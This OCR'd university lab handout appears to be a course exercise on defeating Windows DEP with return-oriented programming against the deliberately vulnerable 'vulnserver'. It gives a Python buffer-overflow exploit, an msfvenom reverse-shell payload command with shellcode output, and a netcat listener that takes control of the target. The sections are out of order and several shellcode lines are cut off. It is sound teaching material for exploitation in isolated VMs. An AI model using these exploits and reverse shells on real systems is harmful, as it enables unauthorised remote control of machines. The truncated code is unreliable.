
YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 11b**", replacing "YOUR NAME" with your real name.

Troubleshooting

If your exploit fails with an "Access violation", as shown below:



add this command to your exploit to remove null characters, as shown below:

rop_chain = rop_chain.replace('\x00', '')

```
                ]
                return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

rop_chain = create_rop_chain()
rop_chain = rop_chain.replace('\x00', '')
```

This correction is needed because some ROP chains produced by Mona contain 16-bit values, but the join() operation in Python treats them as 32-bit values, inserting unwanted null bytes into the string.

Restarting Vulnerable Server without Immunity

On your Windows machine, double-click **vulnserver** to restart it.

Don't start Immunity.

Creating Exploit Code

On your Kali Linux machine, in a Terminal window, execute this command.

ifconfig

Find your Kali machine's IP address and make a note of it.

On your Kali Linux machine, in a Terminal window, execute the command below.

Replace the IP address with the IP address of your Kali Linux machine.

msfvenom -p windows/shell_reverse_tcp LHOST="192.168.119.130" LPORT=443 EXITFUNC=thread -b '\x00' -f python

This command makes an exploit that will connect from the Windows target back to the Kali Linux attacker on port 443 and execute commands from Kali.

The exploit is encoded to avoid null bytes. because '\x00' is a bad character.

Use the mouse to highlight the exploit code, as shown below. Right-click the highlighted code and click **Copy**.

```
root@kali:~/127/p11# msfvenom -p windows/shell_reverse_tcp LHOST="192.168.119.130" LPORT=443 EX
ITFUNC=thread -b '\x00' -f python
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
buf =  ""
buf += "\xb8\x72\x38\xec\x81\xd9\xc1\xd9\x74\x24\xf4\x5a\x33"
buf += "\xc9\xb1\x52\x83\xea\xfc\x31\x42\x0e\x03\x30\x36\x0e"
buf += "\x74\x48\xae\x4c\x77\xb0\x2f\x31\xf1\x55\x1e\x71\x65"
buf += "\x1e\x31\x41\xed\x72\xbe\x2a\xa3\x66\x35\x5e\x6c\x89"
buf += "\xfe\xd5\x4a\xa4\xff\x46\xae\xa7\x83\x94\xe3\x07\xbd"
buf += "\x56\xf6\x46\xfa\x8b\xfb\x1a\x53\xc7\xae\x8a\xd0\x9d"
buf += "\x72\x21\xaa\x30\xf3\xd6\x7b\x32\xd2\x49\xf7\x6d\xf4"
buf += "\x68\xd4\x05\xbd\x72\x39\x23\x77\x0
buf += "\xc3\x20\x24\x22\xec\xd2\x34\x63\xc
buf += "\xb0\x54\x5a\x4d\x6e\xd0\x78\xf5\xe
buf += "\x14\x2f\x0b\x86\x52\x77\x08\x19\xb
buf += "\xc2\xbc\xe0\x1d\xc6\xe5\xb3\x3c\x5
buf += "\x2b\xca\xe4\xb4\xc6\x1f\x95\x97\x8
buf += "\x7b\xae\x54\x7d\x24\x04\xf2\xcd\xa
buf += "\x73\x99\xcc\x27\x84\xb0\x0a\x73\xd
buf += "\x2a\x43\x29\x6f\x7a\xeb\x82\xd0\x2
buf += "\x44\xac\xd9\x4b\x8e\xc5\x70\xb6\x5
buf += "\xc2\x2f\x2f\x1d\xa8\xb9\xc9\x77\xd
buf += "\xaa\x18\x91\x88\x60\x65\x91\x03\x8
buf += "\x88\x09\x04\xb9\xf2\x9c\x1b\x17\x9a\x43\x89\xfc\x5a"
buf += "\x0d\xb2\xaa\x0d\x5a\x04\xa3\xdb\x76\x3f\x1d\xf9\x8a"
buf += "\xd9\x66\xb9\x50\x1a\x68\x40\x14\x26\x4e\x52\xe0\xa7"
buf += "\xca\x06\xbc\xf1\x84\xf0\x7a\xa8\x66\xaa\xd4\x07\x21"
buf += "\x3a\xa0\x6b\xf2\x3c\xad\xa1\x84\xa0\x1c\x1c\xd1\xdf"
buf += "\x91\xc8\xd5\x98\xcf\x68\x19\x73\x54\x88\xf8\x51\xa1"
buf += "\x21\xa5\x30\x08\x2c\x56\xef\x4f\x49\xd5\x05\x30\xae"
buf += "\xc5\x6c\x35\xea\x41\x9d\x47\x63\x24\xa1\xf4\x84\x6d"
root@kali:~/127/p11#
```


Inserting the Exploit Code into Python

On your Kali Linux machine, in a Terminal window, execute these commands:

cp vs-rop2 vs-rop3


nano vs-rop3

Use the down-arrow key to move the cursor to the end of this line:

sport= 9999

Press Enter twice to insert blank lines.

Then right-click and click **Paste**, as shown below.



The exploit code appears in the file. The top of your file should now look like this:

Use the arrow keys on the keyboard to scroll down to these lines:

padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - 1)

attack = prefix + rop_chain + nopsled + brk + padding

Change them to this:

padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - len(buf))

attack = prefix + rop_chain + nopsled + buf + padding

as shown below.

```
  GNU nano 2.2.6                File: vs-rop3

eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
brk = '\xcc'
padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - len(buf))
attack = prefix + rop_chain + nopsled + buf + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

chmod a+x vs-rop3

Starting a Listener

On your Kali Linux machine, open a new Terminal window and execute this command:

nc -nlvp 443


This starts a listener on port 443, to take control of the Windows target.

Running the Exploit

On your Kali Linux machine, in a Terminal window, execute this command:

./vs-rop3

In Kali Linux, the other Terminal window shows a Windows prompt, as shown below. You now control the Windows machine!



Saving a Screen Image

Make sure the "**nc -nlvp 443**" and "**Microsoft Windows**" messages are visible.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 11c**", replacing "YOUR NAME" with your real name.

Turning in your Project

Email the images to **cnit.127sam@gmail.com** with the subject line: **Proj 11 from YOUR NAME**

Sources

Vulnserver DEP Bypass Exploit

Exploit writing tutorial part 10 : Chaining DEP with ROP â€“ the Rubikâ€™s[TM] Cube

Perl pack function

Bypassing ASLR and DEP on Windows: The Audio Converter Case

Return-Oriented Programming (ROP) Exploit Example

https://samsclass.info/127/proj/p11-rop.htm

Defeating DEP with ROP

Purpose

Use Return Oriented Programming (ROP) to defeat Data Execution Prevention (DEP). Since DEP prevents the code we injected onto the stack from running, we will use tiny pieces of Windows DLL code ("Gadgets") to construct a little program that turns DEP off.

We will use these tools:

- Basic Python scripting
- Immunity Debugger
- MONA plug-in for Immunity
- Metasploit Framework
- nasm_shell.rb

What You Need

- A Windows 7 machine, real or virtual, to exploit.
- A Kali Linux machine, real or virtual, as the attacker.
- Before doing this project, first do the earlier project exploiting vulnserver without DEP

WARNING

VulnServer is unsafe to run. The Windows machine will be vulnerable to compromise. I recommend performing this project on virtual machines with NAT networking mode, so no outside attacker can exploit your windows machine.

Preparing the Windows 7 Machine

Installing and Running "Vulnerable Server"

On your Windows 7 machine, open a Web browser and go to


http://sites.google.com/site/lupingreycorner/vulnserver.zip

Save the "vulnserver.zip" file on your desktop.

On your desktop, right-click **vulnserver.zip**.

Click "**Extract All...**", **Extract**.

A "vulnserver" window opens. Double-click **vulnserver**. The Vulnserver application opens, as shown below.



Turning Off Windows Firewall

On your Windows 7 desktop, click **Start**.

In the Search box, type **FIREWALL**

Click "**Windows Firewall**".

Turn off the firewall for both private and public networks.

Finding your Windows 7 Machine's IP Address

On your Windows 7 Machine, open a Command Prompt. Execute the IPCONFIG command. Find your IP address and make a note of it.

Testing the Server

On your Kali Linux machine, in a Terminal window, execute this command:

Replace the IP address with the IP address of your Windows 7 machine.

nc 192.168.119.130 9999

You should see a banner saying "Welcome to Vulnerable Server!", as shown below.

```
root@kali:~/127# nc 192.168.119.130 9999
Welcome to Vulnerable Server! Enter HELP for help.
```

Type **EXIT** and press Enter to close your connection to Vulnerable Server.

Attaching Vulnerable Server in Immunity

You should already have Immunity and MONA installed on your Windows 7 machine. If you don't, first do the earlier project exploiting vulnserver without DEP.

On your Windows desktop, right-click "**Immunity Debugger**" and click "**Run as Administrator**". In the User Account Control box, click **Yes**.

In Immunity, click **File**, **Attach**. Click **vulnserver** and click **Attach**.

Click the "**Run**" button.

Testing Code Execution

Here's the crucial point of the earlier project that demonstrated that we were able in execute injected code.

Now we'll send an attack that puts the JMP ESP address (625011af) into the EIP.

That will start executing code at the location ESP points to.

Just to test it, we'll put some NOP instructions there ('\x90' = No Operation -- they do nothing) followed by a '\xCC' INT 3 instruction, which will interrupt processing.

If this works, the program will stop at the '\xCC' instruction.

On your Kali Linux machine, in a Terminal window, execute this command:

nano vs-rop1


In the nano window, type or paste this code.

Replace the IP address with the IP address of your Windows 7 machine.

```
#!/usr/bin/python

import socket

server = '192.168.119.130'

sport = 9999


prefix = 'A' * 2006

eip = '\xaf\x11\x50\x62'

nopsled = '\x90' * 16

brk = '\xcc'

padding = 'F' * (3000 - 2006 - 4 - 16 - 1)

attack = prefix + eip + nopsled + brk + padding


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect = s.connect((server, sport))

print s.recv(1024)

print "Sending attack to TRUN . with length ", len(attack)

s.send(('TRUN .' + attack + '\r\n'))

print s.recv(1024)

s.send('EXIT\r\n')
```

print s.recv(1024)

s.close()



To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

chmod a+x vs-rop1


On your Kali Linux machine, in a Terminal window, execute this command:

./vs-rop1

The lower left corner of the Immunity window now says "INT 3 command", as shown below.

In the upper right pane of Immunity, left-click the value to the right of ESP, so it's highlighted in blue.

Then right-click the highlighted value and click "**Follow in Dump**".



The lower left pane shows the NOP sled as a series of 90 bytes, followed by a CC byte.

This is working! We are able to inject code and execute it.

Turning on DEP

This only works because Windows is not enforcing Data Execution Prevention, but most code now uses it. So we'll raise the bar and turn it on.


On your Windows 7 desktop, click **Start**. Right-click **Computer**, and click **Properties**.

In the System box, on the left side, click "**Advanced System Settings**".

In the System Properties sheet, on the **Advanced** tab, in the Performance section, click the **Settings** button.

In the Performance Options box, click the "**Data Execution Prevention**" tab.

Click "**Turn on DEP for all programs and services except those I select**", as shown below.



In the Performance Options box, click **OK**.

In the System Properties box, click **OK**.

In the System Properties box, click **OK**.

Restart your Windows 7 machine.

Restarting Vulnerable Server and Immunity

On your Windows 7 machine, double-click **vulnserver** to restart it.

On your Windows desktop, right-click "**Immunity Debugger**" and click "**Run as Administrator**". In the User Account Control box, click **Yes**.

In Immunity, click **File**, **Attach**. Click **vulnserver** and click **Attach**.

Click the "**Run**" button.


Running the JMP ESP Attack Again

On your Kali Linux machine, in a Terminal window, execute this command:

./vs-rop1

The lower left corner of the Immunity window now says "Access violation", as shown below.

We cannot execute any code on the stack, not even a NOP! This is a powerful security feature, blocking a whole generation of attacks. The goal of this project is to step up our game to defeat DEP.



Understanding Return-Oriented Programming (ROP)

Remember how we located a JMP ESP in the program and used its address for the previous exploit? That was a way to execute code without injecting it--we injected an address into EIP that pointed to the instruction we wanted.

In Return Oriented Programming (ROP), we find useful little pieces of code with just a few machine language instructions followed by a RETN, and chain them together to perform something useful.

In principle, we could try to make a whole Metasploit payload like a reverse shell using ROP, but it would be a lot of work.

In practice, we just use ROP to turn off DEP. A simple, elegant solution.

To turn off DEP, or to allocate a region of RAM with DEP turned off, we can use any of the following functions: VirtuAlloc(), HeapCreate(), SetProcessDEPPolicy(), NtSetInformationProcess(), VirtualProtect(), or WriteProtectMemory().

It's still a pretty complex process to piece together the "Gadgets" (chunks of machine language code) to accomplish that, but, as usual, the authors of MONA have done the hard work for us :).

Building a ROP Chain with MONA

